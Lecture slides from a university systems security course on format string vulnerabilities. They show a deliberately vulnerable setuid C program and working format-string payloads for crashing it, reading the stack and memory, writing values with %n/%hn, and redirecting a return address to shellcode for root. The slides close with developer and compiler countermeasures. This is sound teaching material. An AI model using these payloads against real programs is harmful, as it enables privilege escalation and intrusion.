

CSE 523S: Systems Security

Computer & Network
Systems Security

Spring 2022

Prof. Patrick Crowley
(Slides from Hila Ben Abraham)

Format String Vulnerabilities (Uncontrolled format string)

- The slides follow examples in the original white paper on format string attacks [here](#), as well as the book chapter (Chapter 6: a good reference to complement this lecture)
 - Note that the book uses macros such as `va_args`, `va_list`, `va_start` to explain the functionality of optional arguments. I don't use those in these slides
- First discovered around 1989.
- Thought to be harmless until closer to 2000.
- A serious exploit when found, see recent [kernel vulnerability](#)

Formatted output function semantics

printf, fprintf, sprintf, snprintf, vprintf, etc...

```
int printf(char *format, ...);
```

All support optional arguments!!

How does this look on the stack?

Last value to format and print

...

2nd argument to format and print

1st argument to format and print

&format string

Return address

Printf's stack frame

Formatted output function semantics

printf, fprintf, sprintf, snprintf, vprintf, etc...

```
int printf(char *format, ...);
```


Ex.

```
int x = 1;
char str[14] = "hello, world!";
printf("x is: %d, Str is: %s\n", x, str);
```

Output:

```
x is: 1. Str is hello, world!
```

How does this look on the stack?




What happens if the number of arguments doesn't match?

Ex.

```
int x = 1;  
char str[14] = "hello, world!";  
printf("x is: %d\n");
```

Output:

How does this look on the stack?



What happens if the number of arguments doesn't match?

Ex.


```
int x = 1;  
char str[14] = "hello, world!";  
printf("x is: %d\n");
```

Output:

x is: ?????

(whatever found on the stack or a seg fault)

How does this look on the stack?



Why is this a problem?

Why is this a problem?

An attacker can:

1. Crash the program
2. Examine the stack
3. Examine arbitrary memory
4. Write arbitrary data
5. Write specific data
6. Inject malicious code

What if an attacker controls the format string?

```
int main(int argc, char **argv)
{
    char buf[200];
    int val=1;
    printf("buf is at: %p\n",buf);
    printf("val is at: %p\n", &val);
    if(argc != 2)
    {
        printf("usage: %s [user string]\n",argv[0]);
        return 1;
    }
    snprintf(buf, sizeof buf, argv[1]);
    printf("buffer is %s\n", buf);
    printf("val is %d/%#x (@ %p)\n", val, val, &val);
    return 0;
}
```

Compiled with:

```
gcc -m32 fmtstr.c -o fmtstr
```

A setuid program:

```
sudo chmod 4755 fmtstr
```

```
sudo chown root fmtstr
```

What if an attacker controls the format string?

```
int main(int argc, char **argv)
{
    char buf[200];
    int val=1;
    printf("buf is at: %p\n",buf);
    printf("val is at: %p\n", &val);
    if(argc != 2)
    {
        printf("usage: %s [user string]\n",argv[0]);
        return 1;
    }
    snprintf(buf, sizeof buf, argv[1]);
    printf("buffer is %s\n", buf);
    printf("val is %d/%#x (@ %p)\n", val, val, &val);
    return 0;
}
```

Compiled with:

```
gcc -m32 fmtstr.c -o fmtstr
```

A setuid program:

```
sudo chmod 4755 fmtstr
```

```
sudo chown root fmtstr
```

What if an attacker controls the format string?

```
int main(int argc, char **argv)
{
    char buf[200];
    int val=1;
    printf("buf is at: %p\n",buf);
    printf("val is at: %p\n", &val);
    if(argc != 2)
    {
        printf("usage: %s [user string]\n",argv[0]);
        return 1;
    }
    snprintf(buf, sizeof buf, argv[1]);
    printf("buffer is %s\n", buf);
    printf("val is %d/%#x (@ %p)\n", val, val, &val);
    return 0;
}
```

Compiled with:

gcc -m32 fmtstr.c -o fmtstr

An attacker can:

1. Crash the program
2. Examine the stack
3. Examine arbitrary memory
4. Write arbitrary data
5. Write specific data
6. Inject malicious code

Attack 1: Denial of Service (crash the program)

What if ***argv[1] = “%s%s%s%s”***

snprintf(buf, 200, argv[1]) \Rightarrow *snprintf(buf, 200, “%s%s%s%s”);*
printf(“%s\n”, buf) \Rightarrow *printf(“%s\n”, ?????)*

As we give %s, snprintf() treats the value as address and fetches data from that address. If the value is not a valid address, the program crashes.

Output

```
seed@VM:Hila$ ./fmtstr %s%s%s%s%s%s
buf is at: 0xbfbcfdd4
val is at: 0xbfbcfdd0
Segmentation fault
seed@VM:Hila$
```

Main stack frame when calling snprintf

...
unknown bytes
unknown bytes
&format_str (argv[1]) Which is &("%s%s%s%s")
Size of buf (200)
&buf
return address

Attack 2: Examine the Stack

```
argv[1] = "ABCD--%x--%x--%x"
```

```
snprintf(buf, 200, argv[1]) ⇒ snprintf(buf,200, "ABCD--%x--%x--%x");  
printf("%s\n",buf) ⇒ printf("%s\n",ABCD--??--??--??)
```

```
seed@VM:Hila$ ./fmtstr ABCD--%x--%x--%x"  
buf is at: 0xbf837d94  
val is at: 0xbf837d90  
buffer is ABCD--b739534c--0--bf837e24"  
val is 1/0x1 (@ 0xbf837d90)  
seed@VM:Hila$
```

...
unknown bytes
unknown bytes
&(ABCD--%x--%x--%x")
Size of buf (200)
&buf
return address

Examine the Stack

argv[1] = "ABCD--%x--%x--%x"

snprintf(buf, 200, argv[1]) ⇒ snprintf(buf, 200, "ABCD--%x--%x--%x");
*printf("%s\n", buf) ⇒ printf("%s\n", **ABCD--b739534c--0--bf837e24**)*

```
seed@VM:Hila$ ./fmtstr ABCD--%x--%x--%x"
buf is at: 0xbf837d94
val is at: 0xbf837d90
buffer is ABCD--b739534c--0--bf837e24"
val is 1/0x1 (@ 0xbf837d90)
seed@VM:Hila$
```

Now we know the content!

0xbf837e24
0 (int val)
0xb739534c
&format_str (argv[1])
Size of buf (200)
&buf
return address

Examine the Stack - Why?

Suppose a variable on the stack contains a secret (constant) and we want to print it out.

*Use user input: %x%x%x%x%x%x%x%x
snprintf() with %x prints out the next hex value pointed and advances it by 4 bytes.*

Number of %x is decided by the distance between the starting point and the variable. It can be achieved by trial and error.


```
seed@VM:Hila$ ./fmtstr ABCD--%x--%x--%x--%x--%x--%x
buf is at: 0xbffec24
val is at: 0xbffec20
buffer is ABCD--b7bb834c--0--bfffecb4--b7ffd768--bfffeda4--1
val is 1/0x1 (@ 0xbffec20)
seed@VM:Hila$
```

secret
...
unknown bytes
&(ABCD--%x--%x--%x")
Size of buf (200)
&buf
return address

Examine the Stack with %s

```
argv[1] = "ABCD--%s--%x--%s"
```

```
snprintf(buf, 200, argv[1]) ⇒ snprintf(buf,200, "ABCD--%s--%x--%s");  
printf("%s\n",buf) ⇒ printf("%s\n",ABCD--??--??--??)
```

```
seed@VM:Hila$ ./fmtstr ABCD--%s--%x--%s"  
buf is at: 0xbffec24  
val is at: 0xbffec20  
buffer is ABCD--i????????????????0--"  
val is 1/0x1 (@ 0xbffec20)  
seed@VM:Hila$
```

Now we know the content!

0xbf837e24 => start with 0
0 (int val)
0xb739534c
&format_str (argv[1])
Size of buf (200)
&buf
return address

Attack 3: Examine Arbitrary Memory

```
argv[1] = "ABCD--%X--%X--%X"
```

```
snprintf(buf, 200, argv[1]) ⇒ snprintf(buf,200, "ABCD--%X--%X--%X");  
printf("%s\n",buf) ⇒ printf("%s\n",ABCD--??--??--??)
```

The 1st 4 bytes of the buffer are used as an address to be formatted by %s in **printf** (not **snprintf**).

Attacker controls what's in the buffer!

Main stack frame when calling **printf**

???
???
???
&format_str (ABCD--??--??--??)
return address

Examine Arbitrary Memory

```
argv[1] = "\x88\xec\xff\xbf--%X--%X--%X--....--%X"
```

```
seed@VM:Hila$ ./fmtstr $(python -c "print
'\x88\xec\xff\xbf_%X_%X_%X_%X_%X_%X_%X_%X_%X'")
buf is at: 0xbffec88
val is at: 0xbffec84
buffer is
?_f0b5ff_bffecae_1_c2_bffeda4_bffecae_c_bffec88
val is 12/0xc (@ 0xbffec84)
seed@VM:Hila$ ./fmtstr $(python -c "print
'\x88\xec\xff\xbf_%X_%X_%X_%X_%X_%X_%X_%X_%s'")
buf is at: 0xbffec88
val is at: 0xbffec84
buffer is
?_f0b5ff_bffecae_1_c2_bffeda4_bffecae_c_?_f0b
5ff_bffecae_1_c2_bffeda4_bffecae_c_
val is 12/0xc (@ 0xbffec84)
```

Main stack frame when calling **printf**

argv[1] = "\x88\xec\xff\xbf--%X--%X --%X--%X"
.....
???
&format_str (\x88\xec\xff\xbf--??--??- -??)
return address

Attack 4: Write Arbitrary Data to Memory using “%n”

- %n: Writes the number of characters printed out so far into memory.
- printf(“hello%n”,&i) ⇒ When printf() gets to %n, it has already printed 5 characters, so it stores 5 at the next stack address.
- %n uses the corresponding argument as a memory address and writes 5 into that location. Hence, if we want to write a value to a memory location, we need to have it's address on the stack.

```
int bytes_written;  
printf("hello%n", &bytes_written);  
printf("bytes written so far: %d\n", bytes_written);
```

```
// output
```

```
bytes written so far: 5
```

Write arbitrary memory

`argv[1] = "<destination address>--%x--%x--%n"`

`snprintf(buf, 200, argv[1]) ⇒ snprintf(buf, 200, "\x30\xcf\xff\xff--%x--%x--%n");`

`printf("%s\n", buf) ⇒ printf("%s\n", "\x30\xcf\xff\xff--??--??--%n")`

The 1st 4 bytes of the buffer are used as the address to write to.

Let's overwrite the value saved in "val"

How many %x do we need?

"<destination address>"
???
???
&format_str (argv[1])
Size of buf (200)
&buf
return address

Example

`argv[1] = "\x84\xec\xff\xbf--%x--%x--.....--%n"` (7 %x ⇒ 28 bytes)

```
seed@VM:Hila$ ./fmtstr $(python -c "print
'\x84\xec\xff\xbf_%x_%x_%x_%x_%x_%x_%x_%x'"
buf is at: 0xbffec88
val is at: 0xbffec84
buffer is 0000_f0b5ff_bffecae_1_c2_bffeda4_bffecae_c_bffec84
val is 12/0xc (@ 0xbffec84)
seed@VM:Hila$ ./fmtstr $(python -c "print
'\x84\xec\xff\xbf_%x_%x_%x_%x_%x_%x_%x_%x'"
buf is at: 0xbffec88
val is at: 0xbffec84
buffer is 0000_f0b5ff_bffecae_1_c2_bffeda4_bffecae_c_
val is 46/0x2e (@ 0xbffec84)
```

<code>"\x84\xec\xff\xbf"</code>
...
....
&format_str (argv[1])
Size of buf (200)
&buf
return address

Limitation: what can we write?

%n can only write the number of bytes written so far

Can pad the format string to write bigger numbers:

```
seed@VM:Hila$ ./fmtstr ABCD--%x--%x--%x--%x--%x--%x--%x
buf is at: 0xbffec88
val is at: 0xbffec84
buffer is ABCD--f0b5ff--bffecae--1--c2--bffeda4--bffecae--c
val is 12/0xc (@ 0xbffec84)
seed@VM:Hila$ ./fmtstr ABCD--%x--%x--%x--%x--%x--%x--%.5x
buf is at: 0xbffec78
val is at: 0xbffec74
buffer is ABCD--f0b5ff--bffec9e--1--c2--bffed94--bffec9e--0000c
val is 12/0xc (@ 0xbffec74)
```

Note: %n writes the # of bytes that would be written if buffer was not truncated.

Usage Example:

From the book:

```
#include <stdio.h>
void main()
{
    int a, b, c;
    a = b = c = 0x11223344;

    printf("12345%n\n", &a);
    printf("The value of a: 0x%x\n", a);
    printf("12345%hn\n", &b);
    printf("The value of b: 0x%x\n", b);
    printf("12345%hhn\n", &c);
    printf("The value of c: 0x%x\n", c);
}
```

Execution result:

```
seed@ubuntu:$ a.out
12345
The value of a: 0x5
12345
The value of b: 0x11220005
12345
The value of c: 0x11223305
```

Attack 5: Write Specific Data to Memory using “%n”

Goal: change the value of var to 0x80408501

8501

Break `var` into two parts (remember the bit order - little endian)

If `&var=0xbffec28`

8040h (32832d) at 0xbffec2a

8501h (34049d) at 0xbffec28

8040

Argv[1]=“**`\x2a\xeb\xff\xbf`****`@@@@\x28\xeb\xff\xbf`**
 `_.8x_.8x_.8x_.8x_.8x_.8x_.8x_.8x`
 `_.32755x_ %hn_ %1215x_ %hn`”

`“\x28\xec\xff\xbf (&var)`

`@@@@`

`“\x2a\xec\xff\xbf”`
`(&var+2)`

.....
(%x times)
....

`&format_str (argv[1])`

Size of buf (200)

`&buf`

return address

Count up to the first `%hn`:

- **Address A**: first part of address of var (4 chars)
- **Address B**: second part of address of var (4 chars)
- `7 %.8x`: To move until we reach one word from Address 1 (Trial and error)
- **`@@@@`** : 4 chars
- **`9 _`** : 9 chars
- **Total** : 4+4+56+4+9= 77 chars one word from. Need 32832-77 = **32755** chars

Example

```
seed@VM:Hila$ ./fmtstr $(python -c "print
'\x2a\xeb\xff\xbf@@@@\x28\xeb\xff\xbf_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.32755x_%hn_%1
215x_%hn")
buf is at: 0xbfffeb2c
val is at: 0xbfffeb28
buffer is
*???@@@@(???_b7bfb212_0000053d_b7c1032c_b7c006bc_bfffed74_b7ff7968_bfffebd0_000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000
val is -2143255295/0x80408501 (@ 0xbfffeb28)
seed@VM:Hila$
```

Attack 6 : Inject Malicious Code

Goal : To modify the return address of the vulnerable code and let it point it to the malicious code (e.g., shellcode to execute `/bin/sh`) .Get root access if vulnerable code is a SET-UID program.

Challenges :

- Inject Malicious code in the stack
- Find starting address (A) of the injected code
- Find return address (B) of the vulnerable code
- Write value A to B

Attack 6 : Inject Malicious Code

- Using gdb to get the return address and start address of the malicious code.
- Assume that the return address is `0xbffff38c`
- Assume that the start address of the malicious code is `0xbfff358`


Goal : Write the value `0xbfff358` to address `0xbffff38c`

Steps :

- Break `0xbffff38c` into two contiguous 2-byte memory locations :
`0xbffff38c` and `0xbffff38e`.
- Store `0xbfff` into `0xbffff38e` and `0xf358` into `0xbffff38c`

Attack 6 : Inject Malicious Code

- Number of characters printed before first `%hn` = $12 + (4 \times 8) + 5 + 49102 = 49151$ (`0xbffff`).
- After first `%hn`, $13144 + 1 = 13145$ are printed
- $49151 + 13145 = 62296$ (`0xbffff358`) is printed on `0xbffff38c`



Countermeasures: Developer

- Avoid using untrusted user inputs for format strings in functions like `printf`, `sprintf`, `fprintf`, `vprintf`, `scanf`, `vfscanf`.

```
// Vulnerable version (user inputs become part of the format string):  
    sprintf(format, "%s %s", user_input, ": %d");  
    printf(format, program_data);  
  
// Safe version (user inputs are not part of the format string):  
    strcpy(format, "%s: %d");  
    printf(format, user_input, program_data);
```

Countermeasures: Developer

Do Not allow user input to be parsed as a format string!

```
printf("%s", argv[1]);
```

Instead of

```
printf(argv[1]);
```

Most compilers will give a warning in the second case. Pay attention to those warnings.

Countermeasures: Compiler

Compilers can detect potential format string vulnerabilities

```
#include <stdio.h>

int main()
{
    char *format = "Hello  %x%x%x\n";

    printf("Hello %x%x%x\n", 5, 4);    ①
    printf(format, 5, 4);              ②

    return 0;
}
```

- Use two compilers to compile the program: gcc and clang.
- We can see that there is a mismatch in the format string.

Countermeasures: Compiler

```
$ gcc test_compiler.c
test_compiler.c: In function main:
test_compiler.c:7:4: warning: format %x expects a matching unsigned
      int argument [-Wformat]

$ clang test_compiler.c
test_compiler.c:7:23: warning: more '%' conversions than data
      arguments
      [-Wformat]
      printf("Hello %x%x%x\n", 5, 4);
                        ~^
1 warning generated.
```

- With default settings, both compilers gave warning for the first `printf()`.
- No warning was given out for the second one.

Countermeasures: Compiler

```
$ gcc -Wformat=2 test_compiler.c
test_compiler.c:7:4: ... (omitted, same as before)
test_compiler.c:8:4: warning: format not a string literal, argument
      types not checked
[-Wformat-nonliteral]

$ clang -Wformat=2 test_compiler.c
test_compiler.c:7:23: ... (omitted, same as before)
test_compiler.c:8:11: warning: format string is not a string literal
      [-Wformat-nonliteral]
      printf(format, 5, 4);
                ^~~~~~

2 warnings generated.
```

- On giving an option `-Wformat=2`, both compilers give warnings for both `printf` statements stating that the format string is not a string literal.
- These warnings just act as reminders to the developers that there is a potential problem but nevertheless compile the programs.

Countermeasures

- **Address randomization:** Makes it difficult for the attackers to guess the address of the address of the target memory (return address, address of the malicious code)
- **Non-executable Stack/Heap:** This will not work. Attackers can use the return-to-libc technique to defeat the countermeasure.
- **StackGuard:** This will not work. Unlike buffer overflow, using format string vulnerabilities, we can ensure that only the target memory is modified; no other memory is affected.

Summary

- How format string works
- Format string vulnerability
- Exploiting the vulnerability
- Injecting malicious code by exploiting the vulnerability

This week's Lab is based on these tasks!